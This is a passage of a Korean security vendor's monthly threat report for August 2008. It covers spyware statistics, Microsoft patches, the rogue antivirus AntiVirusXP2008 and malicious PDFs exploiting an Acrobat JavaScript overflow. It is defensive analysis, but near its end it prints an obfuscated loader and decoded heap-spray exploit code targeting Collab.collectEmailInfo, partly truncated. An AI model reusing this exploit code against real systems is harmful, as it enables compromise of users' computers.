
[표 1-5] 2008년 8월 유형별 신종(변형) 스파이웨어 발견 현황

스파이웨어 피해통계와 마찬가지로 허위 안티-스파이웨어 프로그램과 이와 연관된 스파이웨어의 신종 및 변형이 많이 발견되었다. 8월 신종 및 변형 스파이웨어 발견 건수는 745건으로 6월, 7월에 이어 증가세를 유지하고 있다.

### (3) 8 월 시큐리티 통계

2008년 8월에 마이크로소프트사로부터 발표된 보안 업데이트는 총 11건으로 각각 긴급(Critical) 6건과 중요(Important) 4건, 보통(Moderate) 1건이다. 최근 몇 달 동안은 오피스 취약점 관련 패치가 발표되지 않았으나, 이번 달에는 총 5건의 보안 업데이트가 오피스 관련 취약점을 해결하기 위해 발표되었다. 아직까지 발표된 오피스 취약점을 도용하는 사례는 보고되지 않고 있으나 최근 PDF, Office 등 어플리케이션 파일들을 통한 공격이 확산되고 있으니 어플리케이션 보안에도 주의를 기울여야 것으로 보인다.

특히, 지난 7월 말 발표된 Microsoft Access Snapshot Viewer 취약점(MS08-041)[1]은 발표 이후 실제로 중국발 웹 해킹 공격을 통해 피해 사례가 보고되고 있어 이 달에 발표된 해당 취약점 보안 업데이트를 반드시 적용하여야 할 것이다.





[그림 1-9] 공격대상 기준 MS 보안 패치 현황 (2007년 9월 ~ 2008년 8월)

| 위험도 | 취약점 | PoC |
|---|---|---|
| 긴급 | (MS08-041) **Microsoft Access Snapshot Viewer 에서 사용하는 ActiveX 컨트롤의 취약점으로 인한 원격 코드 실행 문제점** | 유 |
| 긴급 | (MS08-043) **Microsoft Excel 의 취약점으로 인한 원격 코드 실행 문제점** | 무 |
| 긴급 | (MS08-051) **Microsoft PowerPoint 의 취약점으로 인한 원격 코드 실행 문제점** | 무 |
| 중요 | (MS08-048) **Outlook Express 및 Windows Mail 보안 업데이트** | 무 |

[표 1-6] 2008년 8월 발표된 주요 MS 보안 패치

### 2008년 8월 웹 침해사고 현황

[1] http://www.microsoft.com/technet/security/bulletin/ms08-041.mspx




[그림 1-10] 악성코드 배포를 위해 침해된 사이트 수/ 배포지 수

이 달의 웹 사이트 경유지/유포지 수는 238/39으로 지난 달의 256/67에 비해 경유지 수와 유포지 수가 감소하였다. 하지만 소수의 공격자의 의해 다수의 웹사이트가 침해되고 있는 경향은 여전하다.

2008년 8월 결과에서 특이한 점은 MS07-017 취약점[1]을 이용한 배포가 현저하게 줄었으며, MS08-041 Microsoft Access Snapshot Viewer 취약점[2]을 이용해 악성코드 배포를 시도하는 사례가 종종 발견된다는 것이다. 하지만 해당 취약점이 공개된지 한달이 지났지만 취약점을 이용한 배포는 아직까지 다수 발견되고 있지 않으므로 앞으로의 영향도 그렇게 크지는 않을 것으로 보인다.

이와 같이 웹을 이용해 배포되는 악성 코드는 운영체제나 서드파티 제품의 취약점을 이용하여 배포되기 때문에 일반 PC 사용자들은 운영체제뿐 아니라 서드파티 제품의 보안 상태를 항상 확인하고 제품을 항상 최신으로 유지하여야 한다. 또한 AV 제품을 설치하여 자신의 PC를 보호하여야 한다. 그리고 침해사고를 확인한 웹 사이트의 관리자들은 사이트의 사후 관리에 신경을 써 그 영향을 최소화 해야 한다.

[1] http://www.microsoft.com/technet/security/bulletin/ms07-017.mspx
[2] http://www.microsoft.com/technet/security/bulletin/ms08-041.mspx

# II. ASEC Monthly Trend & Issue

## (1) 악성코드 – 허위 안티 바이러스 설치를 위장한 사기성 스팸 메일 기승

미국에서 대표적인 SNS 인 MySpace 와 Facebook 을 노린 악성코드가 발견 되었다. 또한 지난 달에 이어서 허위 안티 바이러스인 Antivirus XP 2008 이 기승을 부렸다. 특히 사기성 메일을 통하여 광범위하게 유포된 것으로 보인다. 또한 중국의 올림픽 특수를 이용한 악성코드도 보고 되었다.

### MySpace 와 Facebook 을 노린 악성코드

미국에서 대표적인 SNS(social network site)인 MySpace와 Facebook을 노린 악성코드가 발견되었다. MySpace를 노린 악성코드는 사용자 계정에 접근하여 전파되는데, 친구로 등록된 사용자들의 계정에 덧글을 생성해둔다. Facebook을 노린 악성코드는 스팸 메시지를 발송하는데 그 대상도 역시 등록된 버디 리스트이다. 스팸 메시지 내용은 유명 연예인과 관련 되어 있다. 덧글의 내용은 다음과 같다.

> Examiners Caught Downloading Grades From The Internet
> Hello; You must see it!!! LOL. My friend catched you on hidden cam
> Is it really celebrity? Funny Moments and many others.
> Paris Hilton Tosses Dwarf On The Street


덧글과 스팸 메일에는 링크가 포함 되어 있는데 이것으로 악의적인 사이트로 유도 한다. 이것은 유투브를 가장한 사이트로 최종적으로는 Flash 플레이어를 가장한 codecsetup.exe 라는 파일을 다운로드 하도록 유도 하는데 이는 또 다른 FaceBook 관련 악성코드이다.


[그림 2-1] 악성코드로 가장한 Flash Player 다운로드 화면 (출처 – Zdnet)

특히 flash player로 위장하여 다운로드를 유도하는 사회공학적인 기법에는 사용자가 쉽게 속을 수 있기 때문에 해당 서비스를 사용하는 사용자들은 주의를 요구한다.

### 허위 안티 바이러스 설치를 유도하는 사기성 스팸 메일


지난 달에 이어 이번 달에도 폭발적인 피해문의 증가세를 보인 AntiVirusXP2008이 기승을 부렸다. 특히 설치를 유도하는 사기성 스팸 메일을 광범위하게 유포한 후 사용자들로 하여금 실행을 유도하였다. 다음은 해당 메일의 예이다.




[그림 2-2] AntiVirusXP2008 설치 유도 메일

파란색 문자열의 링크를 클릭하면 특정 실행파일을 다운로드 하는 윈도우 창이 보여진다. 해당 파일을 실행하면 바탕화면과 화면 보호기를 변경하고 다음과 같이 특정 호스트로부터 파

일을 내려 받는다.




[그림 2-3] AntiVirusXP2008 다운로드 URL

다운로드 되는 파일은 AntiVirusXP2008 본체 파일로 거짓으로 악성코드 검사창을 보여주고 결제를 유도한다. 변형별로 다운로드되는 호스트의 도메인 이름이 매번 다르게 변경되고, 각 도메인에서 할당 받은 IP 가 다수이기 때문에 도메인과 IP를 차단하여도 소용없다. 7월 중순부터 8월까지는 이메일을 통한 악성코드 전파 사례 중 아마도 Win32/Zhelatin.worm 을 제치고 가장 많은 사기성 스팸 메일이 아닐까 추정을 해본다.

따라서 위와 같은 메일을 받았다면 메일에 포함된 링크나 첨부파일을 실행하지 말고 메일을 삭제하거나, 해당 URL을 안철수연구소에 신고하면 신속히 엔진에 반영할 것이다.

### 올림픽 특수를 이용한 악성코드

베이징 올림픽을 앞두고 이를 이용한 악성코드가 다수 보고 되었다. 특히 Win32/Zhelatin.worm 변형은 베이징 올림픽이 취소가 되었다는 허위 내용을 담고 있었고, Win-Trojan/PcClient 변형 중 하나는 올림픽 경기장 그림 파일을 첨부한 ppt 파일을 포함하고 있었다. 이 트로이목마는 백도어로서 특정 커널 함수를 후킹하고, 특정 호스트로 접속하는데, 해당 IP 대역은 중국이었다. 이외에도 중국어 문자열이 포함된 웹 페이지에 대한 SQL 인젝션 공격도 감행 되었다. 악성코드 제작자들은 사회적인 이슈 등을 이용한 사회공학적인 기법을 사용하여 악성코드 설치를 유도하고 있으므로, 사용자가 이러한 메일이나 게시판에 포스팅 된 악의적인 URL을 클릭하지 않으면 악성코드에 감염될 확률은 매우 적어진다고 본다.

### (2) 스파이웨어 – 악성 허위 안티-스파이웨어 AntiVirusXP2008

스파이웨어들은 다양한 경로 / 배포 방식을 통해 사용자에게 피해를 입히고 있다. 기존의 트로이목마처럼 사용자가 접근하고 다운로드하여 설치될 때까지 기다리는 소극적인 자세는 적어지고, 보다 적극적으로 사용자의 설치를 유도하고 있다. 그 중에 대표적인 것이 즐롭(Zlob)이다. 즐롭은 설치 도중 다양한 스파이웨어들을 함께 설치하거나 보안 설정을 변경하여 사용자의 정상적인 시스템 이용을 방해한다. 일반적으로 즐롭이 사용자의 설치를 유도하는 방법으로는 동영상 컨텐츠를 제공하고, 해당 컨텐츠를 이용하기 위하여 필요한 동영상 코덱으로 위장하여 사용자의 설치를 유도하는 방식과 사용자의 관심을 끌만한 컨텐츠 링크를 메일을 통해 제공하여 설치를 유도하는 방식, 불법으로 공유되는 소프트웨어들을 위한 키젠(Keygen)을 통해 설치되는 방식 등이 이용된다.

허위 안티 스파이웨어(Rogue Anti-Spyware) 들은 가장 직접적이고도 지능적인 방법으로 사용자에게 피해를 입히고 있다. 이러한 프로그램들은 사용자의 낮은 보안 지식과 불안감을 이용한다. 우선, 과장된 진단 정보를 보여주어 사용자 불안감을 자극한 뒤, 치료를 원하는 사용자에 대해 사용자의 가입 및 결제를 요구한다. 대부분의 보안 지식이 부족한 사용자들은 불안감을 이기지 못해 결제를 하며 금전적인 피해를 입는다. 이러한 스파이웨어 행위는 기존의 어떤 방식들보다 이익이 크기 때문에 많은 변종을 낳고 있으며, 국내에서도 이러한 허위 제품들이 많은 제작되고 있으며, 해외에서도 다양한 형태로 제작되어 국내외에서 많은 피해를 입히고 있다.

최근 Zlob이 설치하는 허위 안티 스파이웨어 프로그램들 중 AntiVirusXP2008의 경우 전 세계적으로 기승을 부리고 있다. 이 프로그램은 설치과정 중에 자동 실행 등록 및 배경화면 변경, 보안 설정 변경, 블루스크린 스크린세이버 설정 등을 수행하기 때문에 사용자의 정상적인 시스템 이용을 저해한다. 이러한 변경 내역은 구체적으로 다음과 같다.

### 배경화면 및 스크린 세이버 변경


- 허위 경고 이미지


- 블루스크린 스크린세이버

[그림 2-4] AntiVirusXP2008 설치후 변경된 배경화면과 스크린세이버

AntiVirusXP2008이 설치되면 바로 배경 이미지와 스크린세이버가 변경된다. 배경 이미지는 보안 경고가 담긴 이미지이고, 스크린세이버는 Sysinternals사에서 개발한 블루스크린 스크린세이버이다. 스크린세이버는 기본 10분으로 설정되며 블루스크린이 뜨고 시스템 재부팅이 이루어지는 과정을 보여준다. 이 두 가지 변경을 통해서 사용자는 시스템에 대한 문제의식을 느끼게 되며 불안감을 갖게 된다.

### 디스플레이 등록 정보에서 배경화면과 스크린 세이버 항목이 사라짐



[그림 2-5] AntivirusXP2008 설치후 변경된 디스플레이 등록 정보

AntiVirusXP2008은 위의 두 가지 설정 변경을 보호하기 위해 디스플레이 등록 정보의 배경 이미지와 스크린세이버 설정 탭을 안보이게 변경한다. 이러한 변경은 다음의 키 설정을 통해서 이루어진다.

*[ HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Policies₩System ]*


- NoDispBackgroundPage
- NoDispScrSavPage

기본 지식이 없는 사용자라면 이러한 변경에 대해 수동 복구를 할 수 없기 때문에 허위 안티 스파이웨어 업체의 결제 요구에 응하기 쉬워지게 된다.


### 다양한 허위 경고(FakeAlert)

- 인터넷 익스플로러

- 시스템 오류 메시지




- Tray Icon 을 이용한 페이크 얼럿




[그림 2-6] Antivirus XP 2008의 다양한 허위 경고 메시지

AntiVirusXP2008은 여타 다른 허위 안티 스파이웨어와는 다른 허위 경고 방식을 이용하고 있다. 타 프로그램의 경우 단순히 과장되거나 허위의 진단 결과만을 보여주지만, AntiVirusXP2008의 경우 Internet Explorer를 이용한 방법과 tray icon을 이용한 방법, 그리고 특히 시스템 오류 메시지의 이용 등을 통해 사용자의 불안감을 자극한다.

위와 같은 AntiVirusXP2008의 변경으로 인해 큰 불안을 느끼게 된 사용자들은 허위 안티 스파이웨어 업체의 결제 요구에 응하거나 보안 업체에 분석 의뢰를 하게 된다. 이렇게 접수되어 처리된 AntiVirusXP2008 샘플이 8월 한 달에 100여건이 있었다. 전체 허위 안티 스파이웨어로 접수된 샘플이 300개 정도이고 종류가 50여 가지에 이르는 것을 고려한다면 대부분의 피해가 AntiVirusXP2008에 의한 것으로 볼 수 있다.

이처럼 AntiVirusXP2008의 고객 피해가 많은 것은 AntiVirusXP2008이 기존의 시그니쳐 진단 방식으로는 진단 및 치료가 어려운 특징을 상당 부분 갖췄기 때문이었다. 이러한 특징들은 다음과 같다.

### 다양한 설치 경로

AntiVirusXP2008은 다양한 설치 경로를 갖는다. 이것은 단순히 사용자가 다운로드 받아 설치하는 경로가 아닌 자신을 자동 설치하는 다른 스파이웨어를 갖는다는 의미이다. 이렇게 다양한 설치 경로가 있는 경우 진단 및 치료가 이루어져도 다시금 재감염이 발생한다. 대부분의 설치 경로에 자동 실행이 되도록 설정되어 재부팅 또는 일정 시간마다 스파이웨어를 설치를 하는 특징이 있다. 이러한 설치 경로로는 아래와 같이 크게 두 가지가 있다.

- Zlob을 통한 설치

Zlob은 워낙 유명한 스파이웨어 설치 프로그램이기 때문에 많은 설명이 필요가 없다. 이들 Zlob들은 변형을 꾸준히 생성하기 때문에 실시간 대응이 어렵고, 또한 개별 사용자의 잘못된 컴퓨터 이용 습관으로 인해 지속적인 피해가 발생하고 있다.

- Agent 를 통한 설치

Zlob 이외에도 Agent들을 통해서 타 스파이웨어가 설치되는 경우가 있다. 그 대표적인 예로 Win-Spyware/RootKit.Wsnpoem.95744는 주기적으로 서버에 접속해 스파이웨어를 설치한다. 이들은 WinLogon과 같은 시스템 프로세스에 인젝션되어 실행이 되고, 스스로를 보호하여 숨기는 루틴을 가지고 있으며, UserInit에 등록이 되어 자동실행이 되기 때문에 치료가 상당히 어렵다. 대부분의 사용자들은 이러한 Agent의 존재 여부를 알지 못하기 때문에 AntiVirusXP2008과 같은 스파이웨어의 감염을 지속적으로 경험하게 된다.

### 랜덤 이름 및 파일 경로

AntiVirusXP2008은 랜덤한 설치 경로 및 파일 이름으로 설치가 되며 구체적으로 살펴보면 아래와 같다. 아래의 표는 'Program Files' 디렉토리에 설치되는 AntiVirusXP2008의 폴더 이름을 나타낸다.

**Program Files 디렉토리**

Program Files / rhc3sgj0eaea

Program Files / rhc3sgj0eaea

Program Files / rhc5wej0etc7

Program Files / rhcnm5j0erbt

위 표에서 보듯이 폴더 이름이 rhc로 시작하는 12자리의 랜덤 이름의 형태를 갖고 있다. 위와 같이 랜덤 이름으로 설치가 되면 보편화된 시그니쳐가 없기 때문에 변형이 발생할 때마다 진단 데이터를 추가하거나 아예 넣을 수 없는 경우가 발생한다. 이러한 특징 때문에 기존의 시그니쳐 진단 방식으로는 진단 및 치료에 한계가 있다.

### 잦은 변형의 생성

잦은 변형의 생성은 최근 스파이웨어들의 보편적인 특징이 되어가고 있다. SEED 값을 입력으로 하는 프로그램 재빌드와 일정한 시간 간격으로 바이너리가 재빌드되는 경우 하루에도 여러 개의 변형이 만들어지게 된다. 이 경우 대부분의 보안 업체들의 실시간 대응은 어려우며, 늦은 대응은 더 이상 의미가 없는 대응이 되기도 한다.

위와 같은 몇 가지 특징들은 진단 및 치료를 어렵게 하기 때문에 최근 스파이웨어들이 자주 사용하고 있다. 그 이외에도 실행 압축 및 내부 문자열 난독화, 프로세스간 상호 보호 등의 기법을 AntiVirusXP2008에서 이용하고 있다.

### (3) 시큐리티 – PDF, HWP 취약점을 이용한 악성코드 유포


Office 취약점들이 2006년도부터 발견된 이후, 최근 공격들은 서비스나 시스템 취약점을 이용하는 것보다 파일 형식(File Format)의 취약점들을 악용하는 사례가 많이 발생하고 있다. 또한, Fuzzer 등을 이용한 자동화된 방법으로 손쉽게 특정 이미지 및 오피스, 기타 어플리케이션 등에서 사용하는 파일의 취약점들이 발견되고 있다.

#### PDF 자바스크립트(JavaScript) 취약점

올해 2월에 다양한 PDF 관련 취약점들이 발표되었다. 이 중, 최근 PDF 자바스크립트(Javascript) 관련하여 다양한 함수들 상에서 발생하는 버퍼 오버플로우(Buffer Overflow) 취약점(CVE-2007-5659)[1]을 이용하는 악성코드가 자주 발견되고 있어 해당 취약점에 대하여 살펴본다.

일반적으로 PDF 문서 내부에는 자바스크립트(JavaScript) 관련 함수들을 추가할 수 있는데, Acrobat Reader가 해당 자바스크립트의 특정 함수들을 읽어 들이면서 유효 검증값 체크를 하지 않아 버퍼 오버플로우 취약점이 발생한다.

우선, 발견된 악성코드는 Collab 오브젝트 **CollectEmailInfo** 함수의 버퍼 오버플로우 취약점을 이용하였다. 해당 악성 PDF 파일에 자바스크립트가 삽입된 부분은 아래와 같다. FlateDecode 필터 형태(/Filter /FlateDecode)를 보면 확인할 수 있듯이 Zlib를 사용하여 데이터가 압축되어 있다.




[그림 2-7] 자바스크립트가 삽입된 pdf 파일

[1] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659

악의적인 PDF 파일의 압축 데이터 부분을 풀면 아래와 같은 악의적인 스크립트가 포함되어 있음을 확인할 수 있다.

```
1 function gizgn(rmru){
2   var wyt="";
3   for(tdi=0;tdi<rmru.length;tdi+=2){
4       wyt+=(String.fromCharCode(parseInt(rmru
5   }
6   eval(wyt);
7 }
8 gizgn("766172206D4D365249746D4B203D206E65772(
```

[그림 2-8] 악의적인 pdf 파일에 포함된 자바스크립트

위의 스크립트는 eval 및 String.fromCharCode를 통해 인코딩(Encoding) 되어 있으며, 이 스크립트를 다시 디코딩하면 아래 그림과 같이 **CollectEmailInfo** 함수의 버퍼 오버플로우 취약점을 이용하는 Exploit 스크립트 코드임을 알 수 있다.

```
10 var jKts_E9h = 0x0c0c0c0c;
11 var iOa7eJNL = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33" + "
12 var Y9Ib6uuE = 0x400000;
13 var xxKaKDUU = iOa7eJNL.length * 2;
14 var XbGQrcyY = Y9Ib6uuE - (xxKaKDUU+0x38);
15 var HydurAUR = unescape("%u9090%u9090");
16 HydurAUR = yNYJ8yVD(HydurAUR, XbGQrcyY);
17 var lYab6ozx = (jKts_E9h - 0x400000)/Y9Ib6uuE;
18 for (var gEZCi09R=0;gEZCi09R<lYab6ozx;gEZCi09R++) {
19   mM6RItmK[gEZCi09R] = HydurAUR + iOa7eJNL;
20  }
21 }
22 function RYiFEs8K() {
23 var XrCU2OIf = app.viewerVersion.toString();
24 XrCU2OIf = XrCU2OIf.replace(/\D/g,'');
25 var TPWRJTZJ = new Array(   XrCU2OIf.charAt(0),   XrCU2OIf.charAt(1),   XrCU2C
26 if ((TPWRJTZJ[0] == 8 && ((TPWRJTZJ[1] == 1 && TPWRJTZJ[2] < 2) || TPWRJTZJ[1]
27  ooyS1YUR();
28  var nabGR_dc = unescape("%u0c0c%u0c0c");
29  while(nabGR_dc.length < 44952) nabGR_dc += nabGR_dc;
30  this.collabStore = Collab.collectEmailInfo({subj: "",msg: nabGR_dc});
```

Overflow 발생

[그림 2-9] 버퍼 오버플로우를 발생시키는 코드

해당 Exploit은 멀티 다운로더 기능을 가지고 있는데, 이를 이용하여, 스파이웨어 및 악성코드, 루트킷 드라이버 설치 등의 악의적인 행위를 야기할 수 있다. 이에 대한 해결책으로는, 제품 벤더로부터 권고된 Adobe Acrobat Reader version 8.1.2 버전으로 업그레이드 하여야

하며, 일반적으로 가장 최신의 Acrobat Reader 버전을 유지하는 것이 좋은 방법이 될 수 있다.

